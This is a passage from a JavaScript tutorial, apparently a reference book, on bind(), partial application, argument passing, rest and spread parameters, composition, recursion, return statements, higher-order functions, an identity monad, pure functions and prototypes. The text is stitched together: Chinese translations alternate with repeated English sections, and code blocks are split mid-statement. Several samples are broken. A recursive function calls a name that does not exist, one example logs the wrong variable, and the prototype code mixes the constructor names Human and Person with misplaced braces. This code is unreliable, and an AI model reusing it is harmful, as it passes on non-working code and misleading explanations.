It behaves quite differently than the other two. The first argument to **bind()** is the **this** value for the new function. All other arguments represent named parameters that should be permanently set in the new function.

```

function showName(label) {
    console.log(label + ":" + this.name);
}

var student1 = {
    name: "Ravi"
};

var student2 = {
    name: "Vinod"
};

// create a function just for student1
var showNameStudent1 = showName.bind(student1);
showNameStudent1("student1"); // outputs "student1:Ravi"

// create a function just for student2
var showNameStudent2 = showName.bind(student2, "student2");
showNameStudent2(); // outputs "student2:Vinod"

// attaching a method to an object doesn't change `this` value of that method.
student2.sayName = showNameStudent1;
student2.sayName("student2"); // outputs "student2:Ravi"

```

Section 19.10: Partial Application

Similar to currying, partial application is used to reduce the number of arguments passed to a function. Unlike currying, the number need not go down by one.

Example:

This function ...

```

function multiplyThenAdd(a, b, c) {
    return a * b + c;
}

```

... can be used to create another function that will always multiply by 2 and then add 10 to the passed value;

```

function reversedMultiplyThenAdd(c, b, a) {
    return a * b + c;
}

function factory(b, c) {
    return reversedMultiplyThenAdd.bind(null, c, b);
}

var multiplyTwoThenAddTen = factory(2, 10);

```

```
multiplyTwoThenAddTen(10); // 30
```

部分应用中的“应用”部分仅指固定函数的参数。

第19.11节：按引用或按值传递参数

在JavaScript中，所有参数都是按值传递的。当函数给参数变量赋新值时，该更改对调用者不可见：

```
var obj = {a: 2};
function myfunc(arg){
  arg = {a: 5}; // 注意这里赋值的是参数变量本身
}
myfunc(obj);
console.log(obj.a); // 2
```

然而，对此类参数的（嵌套）属性所做的更改，将对调用者可见：

```
var obj = {a: 2};
function myfunc(arg){
  arg.a = 5; // 给参数的属性赋值
}
myfunc(obj);
console.log(obj.a); // 5
```

这可以被视为一种引用调用：虽然函数不能通过给它赋一个新值来改变调用者的对象，但它可以修改调用者的对象。

由于原始值参数，如数字或字符串，是不可变的，函数无法对它们进行修改：

```
var s = 'say';
function myfunc(arg){
  arg += ' hello'; // 对参数变量本身的赋值
}
myfunc(s);
console.log(s); // 'say'
```

当函数想要修改作为参数传入的对象，但又不想实际修改调用者的对象时，应重新赋值参数变量：

版本 ≥ 6

```
var obj = {a: 2, b: 3};
function myfunc(arg){
  arg = Object.assign({}, arg); // 赋值给参数变量，浅拷贝
  arg.a = 5;
}
myfunc(obj);
console.log(obj.a); // 2
```

作为对参数进行原地修改的替代方案，函数可以基于参数创建一个新值并返回。调用者随后可以将其赋值，甚至赋值给作为参数传入的原始变量：

```
var a = 2;
function myfunc(arg){
  arg++;
  return arg;
```

```
multiplyTwoThenAddTen(10); // 30
```

The “application” part of partial application simply means fixing parameters of a function.

Section 19.11: Passing arguments by reference or value

In JavaScript all arguments are passed by value. When a function assigns a new value to an argument variable, that change will not be visible to the caller:

```
var obj = {a: 2};
function myfunc(arg){
  arg = {a: 5}; // Note the assignment is to the parameter variable itself
}
myfunc(obj);
console.log(obj.a); // 2
```

However, changes made to (nested) properties of such arguments, will be visible to the caller:

```
var obj = {a: 2};
function myfunc(arg){
  arg.a = 5; // assignment to a property of the argument
}
myfunc(obj);
console.log(obj.a); // 5
```

This can be seen as a *call by reference*: although a function cannot change the caller's object by assigning a new value to it, it could *mutate* the caller's object.

As primitive valued arguments, like numbers or strings, are immutable, there is no way for a function to mutate them:

```
var s = 'say';
function myfunc(arg){
  arg += ' hello'; // assignment to the parameter variable itself
}
myfunc(s);
console.log(s); // 'say'
```

When a function wants to mutate an object passed as argument, but does not want to actually mutate the caller's object, the argument variable should be reassigned:

Version ≥ 6

```
var obj = {a: 2, b: 3};
function myfunc(arg){
  arg = Object.assign({}, arg); // assignment to argument variable, shallow copy
  arg.a = 5;
}
myfunc(obj);
console.log(obj.a); // 2
```

As an alternative to in-place mutation of an argument, functions can create a new value, based on the argument, and return it. The caller can then assign it, even to the original variable that was passed as argument:

```
var a = 2;
function myfunc(arg){
  arg++;
  return arg;
```

```
}
```

```
a = myfunc(a);
```

```
console.log(obj.a); // 3
```

第19.12节：函数参数，“arguments”对象，剩余参数和展开参数

函数可以接受作为变量形式的输入，这些变量可以在其自身作用域内使用和赋值。以下函数接受两个数值并返回它们的和：

```
function addition (argument1, argument2){
```

```
    return argument1 + argument2;
```

```
}
```

```
console.log(addition(2, 3)); // -> 5
```

arguments 对象

arguments 对象包含所有具有非默认值的函数参数。即使参数未被显式声明，也可以使用它：

```
(function() { console.log(arguments) })(0,'str', [2,{3}]) // -> [0, "str", Array[2]]
```

虽然打印 arguments 时输出类似数组，但它实际上是一个对象：

```
(function() { console.log(typeof arguments) })(); // -> object
```

剩余参数：函数(...parm) {}

在 ES6 中，... 语法规用于函数参数声明时，会将其右侧的变量转换为一个包含所有剩余参数的单一对象，这些参数是在已声明参数之后传入的。这使得函数可以接受任意数量的参数，这些参数将成为该变量的一部分：

```
(function(a, ...b){console.log(typeof b+' : '+b[0]+b[1]+b[2]) })(0,1,'2',[3],{i:4});
```

```
// -> object: 123
```

展开参数：函数名(...varb);

在 ES6 中，... 语法规也可以在调用函数时使用，将一个对象/变量放在其右侧。这允许将该对象的元素作为单个对象传递给函数：

```
let nums = [2,42,-1];
```

```
console.log(...['a','b','c'], Math.max(...nums)); // -> a b c 42
```

第19.13节：函数组合

将多个函数组合成一个是在函数式编程中的常见做法；组合构成了一个管道，我们的数据将通

过该管道传递并被修改，只需操作函数组合（就像将轨道片段拼接在一起）...

你从一些单一职责的函数开始：

版本 ≥ 6

```
const capitalize = x => x.replace(/\w/, m => m.toUpperCase());const sign =
```

```
x => x + 'made with love';
```

```
}
```

```
a = myfunc(a);
```

```
console.log(obj.a); // 3
```

Section 19.12: Function Arguments, "arguments" object, rest and spread parameters

Functions can take inputs in form of variables that can be used and assigned inside their own scope. The following function takes two numeric values and returns their sum:

```
function addition (argument1, argument2){
```

```
    return argument1 + argument2;
```

```
}
```

```
console.log(addition(2, 3)); // -> 5
```

arguments object

The arguments object contains all the function's parameters that contain a non-default value. It can also be used even if the parameters are not explicitly declared:

```
(function() { console.log(arguments) })(0,'str', [2,{3}]) // -> [0, "str", Array[2]]
```

Although when printing arguments the output resembles an Array, it is in fact an object:

```
(function() { console.log(typeof arguments) })(); // -> object
```

Rest parameters: function (...parm) {}

In ES6, the ... syntax when used in the declaration of a function's parameters transforms the variable to its right into a single object containing all the remaining parameters provided after the declared ones. This allows the function to be invoked with an unlimited number of arguments, which will become part of this variable:

```
(function(a, ...b){console.log(typeof b+' : '+b[0]+b[1]+b[2]) })(0,1,'2',[3],{i:4});
```

```
// -> object: 123
```

Spread parameters: function_name(...varb);

In ES6, the ... syntax can also be used when invoking a function by placing an object/variable to its right. This allows that object's elements to be passed into that function as a single object:

```
let nums = [2, 42, -1];
```

```
console.log(...['a', 'b', 'c'], Math.max(...nums)); // -> a b c 42
```

Section 19.13: Function Composition

Composing multiple functions into one is a functional programming common practice;

composition makes a pipeline through which our data will transit and get modified simply working on the function-composition (just like snapping pieces of a track together)...

you start out with some single responsibility functions:

Version ≥ 6

```
const capitalize = x => x.replace(/\w/, m => m.toUpperCase());
```

```
const sign = x => x + '\nmade with love';
```

并且轻松创建一个转换链：

版本 ≥ 6

```
const formatText = compose(capitalize, sign);

formatText('这是一个例子')
//这是一个例子,
//由爱制作
```

注意：组合通常通过一个名为compose的工具函数实现，如我们的示例所示。

许多JavaScript工具库（如lodash、rambda等）中都包含compose的实现，但你也可以从一个简单的实现开始，例如：

版本 ≥ 6

```
const compose = (...funs) =>
  x =>
    funs.reduce((ac, f) => f(ac), x);
```

第19.14节：获取函数对象的名称

版本 ≥ 6

ES6:

```
myFunction.name
```

[MDN上的说明](#)。截止2015年，适用于Node.js和除IE外的所有主流浏览器。

版本 ≥ 5

ES5：

如果你有对该函数的引用，可以这样做：

```
function functionName( func )
{
  // 匹配：
  // - ^      字符串开头
  // - function 单词 'function'
  // - \s+     至少一个空白字符
  // - ([\w\$]+) 捕获一个或多个有效的JavaScript标识符字符
  // - \(     后跟一个左括号
  //
  var result = /^function\s+([\w\$]+)\(/.exec( func.toString() )

  return result ? result[1] : ''
}
```

第19.15节：递归函数

递归函数就是一个会调用自身的函数。

```
function factorial (n) {
  if (n <= 1) {
    return 1;
  }
```

and easily create a transformation track:

Version ≥ 6

```
const formatText = compose(capitalize, sign);

formatText('this is an example')
//This is an example,
//made with love
```

N.B. Composition is achieved through a utility function usually called compose as in our example.

Implementation of compose are present in many JavaScript utility libraries ([lodash](#), [rambda](#), etc.) but you can also start out with a simple implementation such as:

Version ≥ 6

```
const compose = (...funs) =>
  x =>
    funs.reduce((ac, f) => f(ac), x);
```

Section 19.14: Get the name of a function object

Version ≥ 6

ES6:

```
myFunction.name
```

[Explanation on MDN](#). As of 2015 works in Node.js and all major browsers except IE.

Version ≥ 5

ES5:

If you have a reference to the function, you can do:

```
function functionName( func )
{
  // Match:
  // - ^      the beginning of the string
  // - function the word 'function'
  // - \s+     at least some white space
  // - ([\w\$]+) capture one or more valid JavaScript identifier characters
  // - \(     followed by an opening brace
  //
  var result = /^function\s+([\w\$]+)\(/.exec( func.toString() )

  return result ? result[1] : ''
}
```

Section 19.15: Recursive Function

A recursive function is simply a function, that would call itself.

```
function factorial (n) {
  if (n <= 1) {
    return 1;
  }
```

```
    return n * factorial(n - 1);
}
```

以上函数展示了如何实现递归函数以返回阶乘的基本示例。

另一个例子是获取数组中偶数的和。

```
function countEvenNumbers (arr) {
  // 哨兵值。递归在空数组时停止。
  if (arr.length < 1) {
    return 0;
  }
  // shift() 方法移除数组中的第一个元素
  // 并返回该元素。此方法会改变数组的长度。
  var value = arr.shift();

  // `value % 2 === 0` 测试数字是偶数还是奇数// 如果是偶数，我们在
  // 计算数组余数的结果上加一。如果是奇数，则加零。
  return ((value % 2 === 0) ? 1 : 0) + countEvens(arr);
}
```

此类函数进行某种哨兵值检查以避免无限循环非常重要。在上面的第一个示例中，当 n 小于或等于 1 时，递归停止，允许每次调用的结果返回到调用栈上层。

第19.16节：使用 return 语句

return 语句可以作为创建函数输出的有用方式。如果你还不知道函数将在哪种上下文中使用，return 语句尤其有用。

```
// 一个示例函数，接受一个字符串作为输入并返回
// 字符串的第一个字符。

function firstChar (stringIn){
  return stringIn.charAt(0);
}
```

现在要使用这个函数，你需要在代码的其他地方将其放入变量的位置：

将函数结果用作另一个函数的参数：

```
console.log(firstChar("Hello world"));
```

控制台输出将是：

```
> H
```

return语句结束函数

如果我们修改开头的函数，可以演示return语句结束函数的效果。

```
function firstChar (stringIn){
  console.log("firstChar函数的第一个动作");
  return stringIn.charAt(0);
  console.log("firstChar函数的最后一个动作");
```

```
    return n * factorial(n - 1);
}
```

The above function shows a basic example of how to perform a recursive function to return a factorial.

Another example, would be to retrieve the sum of even numbers in an array.

```
function countEvenNumbers (arr) {
  // Sentinel value. Recursion stops on empty array.
  if (arr.length < 1) {
    return 0;
  }
  // The shift() method removes the first element from an array
  // and returns that element. This method changes the length of the array.
  var value = arr.shift();

  // `value % 2 === 0` tests if the number is even or odd
  // If it's even we add one to the result of counting the remainder of
  // the array. If it's odd, we add zero to it.
  return ((value % 2 === 0) ? 1 : 0) + countEvens(arr);
}
```

It is important that such functions make some sort of sentinel value check to avoid infinite loops. In the first example above, when n is less than or equal to 1, the recursion stops, allowing the result of each call to be returned back up the call stack.

Section 19.16: Using the Return Statement

The return statement can be a useful way to create output for a function. The return statement is especially useful if you do not know in which context the function will be used yet.

```
//An example function that will take a string as input and return
//the first character of the string.

function firstChar (stringIn){
  return stringIn.charAt(0);
}
```

Now to use this function, you need to put it in place of a variable somewhere else in your code:

Using the function result as an argument for another function:

```
console.log(firstChar("Hello world"));
```

Console output will be:

```
> H
```

The return statement ends the function

If we modify the function in the beginning, we can demonstrate that the return statement ends the function.

```
function firstChar (stringIn){
  console.log("The first action of the first char function");
  return stringIn.charAt(0);
  console.log("The last action of the first char function");
```

```
}
```

这样运行这个函数的效果如下：

```
console.log(firstChar("JS"));
```

控制台输出：

```
> 第一个 char 函数的第一个动作  
> J
```

它不会打印 return 语句之后的信息，因为函数已经结束。

跨多行的 return 语句：

在 JavaScript 中，通常可以为了可读性或组织结构将一行代码拆分成多行。这是有效的 JavaScript 代码：

```
var  
name = "bob",  
age = 18;
```

当 JavaScript 看到像 var 这样不完整的语句时，会查看下一行以完成语句。然而，如果你在 return 语句上犯同样的错误，你将不会得到预期的结果。

```
return  
  "Hi, my name is " + name + ". " +  
  "I'm " + age + " years old.";
```

这段代码将返回 undefined，因为 return 本身在 JavaScript 中是一个完整的语句，所以它不会去查看下一行来完成自身。如果你需要将 return 语句拆分成多行，在拆分之前需要在 return 后面放一个值，像这样。

```
return "Hi, my name is " + name + ". " +  
  "I'm " + age + " years old.;"
```

第19.17节：函数作为变量

一个普通的函数声明看起来是这样的：

```
function foo(){  
}
```

像这样定义的函数可以在其上下文中的任何地方通过其名称访问。但有时将函数引用当作对象引用来处理会很有用。例如，你可以根据某些条件将一个对象赋值给变量，然后稍后从其中一个对象中检索属性：

```
var name = 'Cameron';  
var spouse;  
  
if ( name === 'Taylor' ) spouse = { name: 'Jordan' };  
else if ( name === 'Cameron' ) spouse = { name: 'Casey' };  
  
var spouseName = spouse.name;
```

```
}
```

Running this function like so will look like this:

```
console.log(firstChar("JS"));
```

Console output:

```
> The first action of the first char function  
> J
```

It will not print the message after the return statement, as the function has now been ended.

Return statement spanning multiple lines:

In JavaScript, you can normally split up a line of code into many lines for readability purposes or organization. This is valid JavaScript:

```
var  
name = "bob",  
age = 18;
```

When JavaScript sees an incomplete statement like var it looks to the next line to complete itself. However, if you make the same mistake with the return statement, you will not get what you expected.

```
return  
  "Hi, my name is " + name + ". " +  
  "I'm " + age + " years old.";
```

This code will return undefined because return by itself is a complete statement in JavaScript, so it will not look to the next line to complete itself. If you need to split up a return statement into multiple lines, put a value next to return before you split it up, like so.

```
return "Hi, my name is " + name + ". " +  
  "I'm " + age + " years old.;"
```

Section 19.17: Functions as a variable

A normal function declaration looks like this:

```
function foo(){  
}
```

A function defined like this is accessible from anywhere within its context by its name. But sometimes it can be useful to treat function references like object references. For example, you can assign an object to a variable based on some set of conditions and then later retrieve a property from one or the other object:

```
var name = 'Cameron';  
var spouse;  
  
if ( name === 'Taylor' ) spouse = { name: 'Jordan' };  
else if ( name === 'Cameron' ) spouse = { name: 'Casey' };  
  
var spouseName = spouse.name;
```

在 JavaScript 中，你也可以用函数做同样的事情：

```
// Example 1
var hashAlgorithm = 'sha1';
var hash;

if (hashAlgorithm === 'sha1') hash = function(value){ /*...*/ };
else if (hashAlgorithm === 'md5') hash = function(value){ /*...*/ };

hash('Fred');
```

在上面的示例中，`hash` 是一个普通变量。它被赋值为一个函数的引用，之后可以像调用普通函数声明一样，使用括号调用它所引用的函数。

上面的示例引用了匿名函数.....即没有自己名称的函数。你也可以使用变量来引用具名函数。上面的示例可以改写成这样：

```
// Example 2
var hashAlgorithm = 'sha1';
var hash;

if (hashAlgorithm === 'sha1') hash = sha1Hash;
else if (hashAlgorithm === 'md5') hash = md5Hash;

hash('Fred');

function md5Hash(value){
    // ...
}

function sha1Hash(value){
    // ...
}
```

或者，你可以从对象属性中分配函数引用：

```
// Example 3
var hashAlgorithms = {
    sha1: function(value) { /* */ },
    md5: function(value) { /* */ }
};

var hashAlgorithm = 'sha1';
var hash;

if (hashAlgorithm === 'sha1') hash = hashAlgorithms.sha1;
else if (hashAlgorithm === 'md5') hash = hashAlgorithms.md5;

hash('Fred');
```

你可以通过省略括号，将一个变量持有的函数引用赋值给另一个变量。这可能导致一个常见错误：试图将函数的返回值赋给另一个变量，但却意外地赋值了函数的引用。

```
// Example 4
var a = getValue;
var b = a; // b 现在是对 getValue 的引用。
var c = b(); // 调用 b，因此 c 现在保存 getValue 返回的值 (41)
```

In JavaScript, you can do the same thing with functions:

```
// Example 1
var hashAlgorithm = 'sha1';
var hash;

if (hashAlgorithm === 'sha1') hash = function(value){ /*...*/ };
else if (hashAlgorithm === 'md5') hash = function(value){ /*...*/ };

hash('Fred');
```

In the example above, `hash` is a normal variable. It is assigned a reference to a function, after which the function it references can be invoked using parentheses, just like a normal function declaration.

The example above references anonymous functions... functions that do not have their own name. You can also use variables to refer to named functions. The example above could be rewritten like so:

```
// Example 2
var hashAlgorithm = 'sha1';
var hash;

if (hashAlgorithm === 'sha1') hash = sha1Hash;
else if (hashAlgorithm === 'md5') hash = md5Hash;

hash('Fred');

function md5Hash(value){
    // ...
}

function sha1Hash(value){
    // ...
}
```

Or, you can assign function references from object properties:

```
// Example 3
var hashAlgorithms = {
    sha1: function(value) { /* */ },
    md5: function(value) { /* */ }
};

var hashAlgorithm = 'sha1';
var hash;

if (hashAlgorithm === 'sha1') hash = hashAlgorithms.sha1;
else if (hashAlgorithm === 'md5') hash = hashAlgorithms.md5;

hash('Fred');
```

You can assign the reference to a function held by one variable to another by omitting the parentheses. This can result in an easy-to-make mistake: attempting to assign the return value of a function to another variable, but accidentally assigning the reference to the function.

```
// Example 4
var a = getValue;
var b = a; // b is now a reference to getValue.
var c = b(); // b is invoked, so c now holds the value returned by getValue (41)
```

```
function getValue(){
    return 41;
}
```

对函数的引用就像其他任何值一样。如你所见，引用可以赋值给变量，该变量的引用值随后可以赋值给其他变量。你可以像传递其他值一样传递函数的引用，包括将函数的引用作为另一个函数的返回值传递。

例如：

```
// 示例 5
// getHashingFunction 返回一个函数，该函数被赋值
// 给 hash 以供后续使用：
var hash = getHashingFunction( 'sha1' );
// ...
hash('Fred');
```

```
// 返回对应给定 algorithmName 的函数
function getHashingFunction( algorithmName ){
    // 返回一个匿名函数的引用
    if (algorithmName === 'sha1') return function(value){ /* */ };
    // 返回一个已声明函数的引用
    else if (algorithmName === 'md5') return md5;
}

function md5Hash(value){
    // ...
}
```

你不需要将函数引用赋值给变量才能调用它。这个例子基于示例 5，将调用 getHashingFunction，然后立即调用返回的函数，并将其返回值传递给 hashedValue。

```
// 示例 6
var hashedValue = getHashingFunction( 'sha1' )( 'Fred' );
```

关于提升的说明

请记住，与普通函数声明不同，引用函数的变量不会被“提升”。在示例 2 中，md5Hash 和 sha1Hash 函数定义在脚本底部，但在任何地方都可以立即使用。无论你在哪里定义函数，解释器都会将其“提升”到其作用域的顶部，使其立即可用。变量定义则不是这种情况，因此如下代码会出错：

```
var functionVariable;

hoistedFunction(); // 正常，因为函数被“提升”到其作用域顶部
functionVariable(); // 错误：undefined 不是函数。

function hoistedFunction(){}
functionVariable = function(){};
```

```
function getValue(){
    return 41;
}
```

A reference to a function is like any other value. As you've seen, a reference can be assigned to a variable, and that variable's reference value can be subsequently assigned to other variables. You can pass around references to functions like any other value, including passing a reference to a function as the return value of another function. For example:

```
// Example 5
// getHashingFunction returns a function, which is assigned
// to hash for later use:
var hash = getHashingFunction( 'sha1' );
// ...
hash('Fred');
```

```
// return the function corresponding to the given algorithmName
function getHashingFunction( algorithmName ){
    // return a reference to an anonymous function
    if (algorithmName === 'sha1') return function(value){ /* */ };
    // return a reference to a declared function
    else if (algorithmName === 'md5') return md5;
}

function md5Hash(value){
    // ...
}
```

You don't need to assign a function reference to a variable in order to invoke it. This example, building off example 5, will call getHashingFunction and then immediately invoke the returned function and pass its return value to hashedValue.

```
// Example 6
var hashedValue = getHashingFunction( 'sha1' )( 'Fred' );
```

A Note on Hoisting

Keep in mind that, unlike normal function declarations, variables that reference functions are not "hoisted". In example 2, the md5Hash and sha1Hash functions are defined at the bottom of the script, but are available everywhere immediately. No matter where you define a function, the interpreter "hoists" it to the top of its scope, making it immediately available. This is **not** the case for variable definitions, so code like the following will break:

```
var functionVariable;

hoistedFunction(); // works, because the function is "hoisted" to the top of its scope
functionVariable(); // error: undefined is not a function.

function hoistedFunction(){}
functionVariable = function(){};
```

第20章：函数式JavaScript

第20.1节：高阶函数

一般来说，操作其他函数的函数，无论是通过将它们作为参数传入，还是通过返回它们（或两者兼有），都称为高阶函数。

高阶函数是可以将另一个函数作为参数的函数。当你传递回调函数时，就是在使用高阶函数。

```
function iAmCallbackFunction() {
    console.log("callback has been invoked");
}

function iAmJustFunction(callbackFn) {
    // 执行一些操作 ...
    // 调用回调函数。
    callbackFn();
}

// 使用回调函数调用你的高阶函数。
iAmJustFunction(iAmCallbackFunction);
```

高阶函数也指返回另一个函数作为结果的函数。

```
function iAmJustFunction() {
    // 执行一些操作 ...
    // 返回一个函数。
    return function iAmReturnedFunction() {
        console.log("returned function has been invoked");
    }
}

// 调用你的高阶函数及其返回的函数。
iAmJustFunction();
```

第20.2节：恒等单子 (Identity Monad)

这是一个用JavaScript实现恒等单子的示例，可以作为创建其他单子的起点。

基于Douglas Crockford关于单子和峩丸的会议

使用这种方法，由于该单子提供的灵活性，重用你的函数将更容易，且避免组合的噩梦：

```
f(g(h(i(j(k(value), j1), i2), h1, h2), g1, g2), f1, f2)
```

可读、简洁且清晰：

```
identityMonad(value)
    .bind(k)
    .bind(j, j1, j2)
    .bind(i, i2)
```

Chapter 20: Functional JavaScript

Section 20.1: Higher-Order Functions

In general, functions that operate on other functions, either by taking them as arguments or by returning them (or both), are called higher-order functions.

A higher-order function is a function that can take another function as an argument. You are using higher-order functions when passing callbacks.

```
function iAmCallbackFunction() {
    console.log("callback has been invoked");
}

function iAmJustFunction(callbackFn) {
    // do some stuff ...

    // invoke the callback function.
    callbackFn();
}

// invoke your higher-order function with a callback function.
iAmJustFunction(iAmCallbackFunction);
```

A higher-order function is also a function that returns another function as its result.

```
function iAmJustFunction() {
    // do some stuff ...

    // return a function.
    return function iAmReturnedFunction() {
        console.log("returned function has been invoked");
    }
}

// invoke your higher-order function and its returned function.
iAmJustFunction()();
```

Section 20.2: Identity Monad

This is an example of an implementation of the identity monad in JavaScript, and could serve as a starting point to create other monads.

Based on the [conference by Douglas Crockford on monads and gonads](#)

Using this approach reusing your functions will be easier because of the flexibility this monad provides, and composition nightmares:

```
f(g(h(i(j(k(value), j1), i2), h1, h2), g1, g2), f1, f2)
```

readable, nice and clean:

```
identityMonad(value)
    .bind(k)
    .bind(j, j1, j2)
    .bind(i, i2)
```

```

.bind(h, h1, h2)
.bind(g, g1, g2)
.bind(f, f1, f2);

function identityMonad(value) {
  var monad = Object.create(null);

  // func 应该返回一个 monad
  monad.bind = function (func, ...args) {
    return func(value, ...args);
  };

  // 无论 func 做什么，我们都会得到我们的 monad
  monad.call = function (func, ...args) {
    func(value, ...args);

    return identityMonad(value);
  };

  // func 不必了解任何关于 monads 的内容
  monad.apply = function (func, ...args) {
    return identityMonad(func(value, ...args));
  };

  // 获取此 monad 中包装的值
  monad.value = function () {
    return value;
  };

  return monad;
}

```

它适用于原始值

```

var value = 'foo',
  f = x => x + ' changed',
  g = x => x + ' again';

identityMonad(value)
  .apply(f)
  .apply(g)
  .bind(alert); // 弹出提示 'foo changed again'

```

也适用于对象

```

var value = { foo: 'foo' },
  f = x => identityMonad(Object.assign(x, { foo: 'bar' })),
  g = x => Object.assign(x, { bar: 'foo' }),
  h = x => console.log('foo: ' + x.foo + ', bar: ' + x.bar);

identityMonad(value)
  .bind(f)
  .apply(g)
  .bind(h); // 记录 'foo: bar, bar: foo'

```

让我们尝试所有内容：

```

var add = (x, ...args) => x + args.reduce((r, n) => r + n, 0),
  multiply = (x, ...args) => x * args.reduce((r, n) => r * n, 1),

```

```

.bind(h, h1, h2)
.bind(g, g1, g2)
.bind(f, f1, f2);

function identityMonad(value) {
  var monad = Object.create(null);

  // func should return a monad
  monad.bind = function (func, ...args) {
    return func(value, ...args);
  };

  // whatever func does, we get our monad back
  monad.call = function (func, ...args) {
    func(value, ...args);

    return identityMonad(value);
  };

  // func doesn't have to know anything about monads
  monad.apply = function (func, ...args) {
    return identityMonad(func(value, ...args));
  };

  // Get the value wrapped in this monad
  monad.value = function () {
    return value;
  };

  return monad;
}

```

It works with primitive values

```

var value = 'foo',
  f = x => x + ' changed',
  g = x => x + ' again';

identityMonad(value)
  .apply(f)
  .apply(g)
  .bind(alert); // Alerts 'foo changed again'

```

And also with objects

```

var value = { foo: 'foo' },
  f = x => identityMonad(Object.assign(x, { foo: 'bar' })),
  g = x => Object.assign(x, { bar: 'foo' }),
  h = x => console.log('foo: ' + x.foo + ', bar: ' + x.bar);

identityMonad(value)
  .bind(f)
  .apply(g)
  .bind(h); // Logs 'foo: bar, bar: foo'

```

Let's try everything:

```

var add = (x, ...args) => x + args.reduce((r, n) => r + n, 0),
  multiply = (x, ...args) => x * args.reduce((r, n) => r * n, 1),

```

```

divideMonad = (x, ...args) => identityMonad(x / multiply(...args)),
log = x => console.log(x),
subtract = (x, ...args) => x - add(...args);

identityMonad(100)
  .apply(add, 10, 29, 13)
  .apply(multiply, 2)
  .bind(divideMonad, 2)
  .apply(subtract, 67, 34)
  .apply(multiply, 1239)
  .bind(divideMonad, 20, 54, 2)
  .apply(Math.round)
  .call(log); // 记录 29

```

第20.3节：纯函数

函数式编程的一个基本原则是它**避免改变**应用状态（无状态）和作用域外的变量（不可变性）。

纯函数是指满足以下条件的函数：

- 对于给定的输入，总是返回相同的输出
- 它们不依赖于作用域外的任何变量
- 它们不会修改应用程序的状态（**无副作用**）

让我们来看一些例子：

纯函数不能改变作用域外的任何变量

非纯函数

```

let obj = { a: 0 }

const impure = (input) => {
  // 修改了 input.a
  input.a = input.a + 1;
  return input.a;
}

let b = impure(obj)
console.log(obj) // 输出 { "a": 1 }
console.log(b) // 输出 1

```

该函数修改了作用域外的obj.a值。

纯函数

```

let obj = { a: 0 }

const pure = (input) => {
  // 不修改 obj
  let output = input.a + 1;
  return output;
}

```

```

divideMonad = (x, ...args) => identityMonad(x / multiply(...args)),
log = x => console.log(x),
subtract = (x, ...args) => x - add(...args);

identityMonad(100)
  .apply(add, 10, 29, 13)
  .apply(multiply, 2)
  .bind(divideMonad, 2)
  .apply(subtract, 67, 34)
  .apply(multiply, 1239)
  .bind(divideMonad, 20, 54, 2)
  .apply(Math.round)
  .call(log); // Logs 29

```

Section 20.3: Pure Functions

A basic principle of functional programming is that it **avoids changing** the application state (statelessness) and variables outside its scope (immutability).

Pure functions are functions that:

- with a given input, always return the same output
- they do not rely on any variable outside their scope
- they do not modify the state of the application (**no side effects**)

Let's take a look at some examples:

Pure functions must not change any variable outside their scope

Impure function

```

let obj = { a: 0 }

const impure = (input) => {
  // Modifies input.a
  input.a = input.a + 1;
  return input.a;
}

let b = impure(obj)
console.log(obj) // Logs { "a": 1 }
console.log(b) // Logs 1

```

The function changed the obj.a value that is outside its scope.

Pure function

```

let obj = { a: 0 }

const pure = (input) => {
  // Does not modify obj
  let output = input.a + 1;
  return output;
}

```

```
let b = pure(obj)
console.log(obj) // 输出 { "a": 0 }
console.log(b) // 输出 1
```

该函数未改变对象 obj 的值

纯函数不能依赖其作用域外的变量

非纯函数

```
let a = 1;

let impure = (input) => {
  // 与函数作用域外的变量相乘
  let output = input * a;
  return output;
}

console.log(impure(2)) // 输出 2
a++; // a 变为 2
console.log(impure(2)) // 输出 4
```

该 **impure** 函数依赖于作用域外定义的变量 **a**。因此，如果 **a** 被修改，**impure** 函数的结果将会不同。

纯函数

```
let pure = (input) => {
  let a = 1;
  // 在函数作用域内与变量相乘
  let output = input * a;
  return output;
}

console.log(pure(2)) // 输出 2
```

pure 函数的结果不依赖于其作用域外的任何变量。

第20.4节：接受函数作为参数

```
function transform(fn, arr) {
  let result = [];
  for (let el of arr) {
    result.push(fn(el)); // 我们将转换后元素的结果推入result
  }
  return result;
}

console.log(transform(x => x * 2, [1,2,3,4])); // [2, 4, 6, 8]
```

正如你所见，我们的 **transform** 函数接受两个参数，一个函数和一个集合。然后它会遍历集合，并将值推入结果，同时对每个值调用 **fn**。

看起来很熟悉吗？这与 **Array.prototype.map()** 的工作方式非常相似！

```
let b = pure(obj)
console.log(obj) // Logs { "a": 0 }
console.log(b) // Logs 1
```

The function did not change the object obj values

Pure functions must not rely on variables outside their scope

Impure function

```
let a = 1;

let impure = (input) => {
  // Multiply with variable outside function scope
  let output = input * a;
  return output;
}

console.log(impure(2)) // Logs 2
a++; // a becomes equal to 2
console.log(impure(2)) // Logs 4
```

This **impure** function rely on variable **a** that is defined outside its scope. So, if **a** is modified, **impure**'s function result will be different.

Pure function

```
let pure = (input) => {
  let a = 1;
  // Multiply with variable inside function scope
  let output = input * a;
  return output;
}

console.log(pure(2)) // Logs 2
```

The pure's function result **does not rely** on any variable outside its scope.

Section 20.4: Accepting Functions as Arguments

```
function transform(fn, arr) {
  let result = [];
  for (let el of arr) {
    result.push(fn(el)); // We push the result of the transformed item to result
  }
  return result;
}

console.log(transform(x => x * 2, [1,2,3,4])); // [2, 4, 6, 8]
```

As you can see, our **transform** function accepts two parameters, a function and a collection. It will then iterate the collection, and push values onto the result, calling **fn** on each of them.

Looks familiar? This is very similar to how **Array.prototype.map()** works!

```
console.log([1, 2, 3, 4].map(x => x * 2)); // [2, 4, 6, 8]
```

```
console.log([1, 2, 3, 4].map(x => x * 2)); // [2, 4, 6, 8]
```

第21章：原型，对象

在传统的JS中没有类，取而代之的是原型。像类一样，原型继承类中声明的属性，包括方法和变量。我们可以在需要时通过Object.create(PrototypeName)创建对象的新实例；（我们也可以为构造函数传递值）

第21.1节：创建和初始化原型

```
var Human = function() {
  this.canWalk = true;
  this.canSpeak = true; // 

};

Person.prototype.greet = function() {
  if (this.canSpeak) { // 检查该原型是否有canSpeak实例
    this.name = "Steve"
  }
  console.log('嗨，我是 ' + this.name);
} else{
  console.log('抱歉，我不会说话');
}

};
```

该原型可以这样实例化

```
obj = Object.create(Person.prototype);
ob.greet();
```

我们可以为构造函数传递值，并根据需求将布尔值设为真或假。

详细说明

```
var 人类 = function() {
  this.canSpeak = true;
};

// 基本的问候函数，根据 canSpeak 标志进行问候
Human.prototype.greet = function() {
  if (this.canSpeak) {
    console.log('嗨，我是 ' + this.name);
  }
};

var 学生 = function(姓名, 职称) {
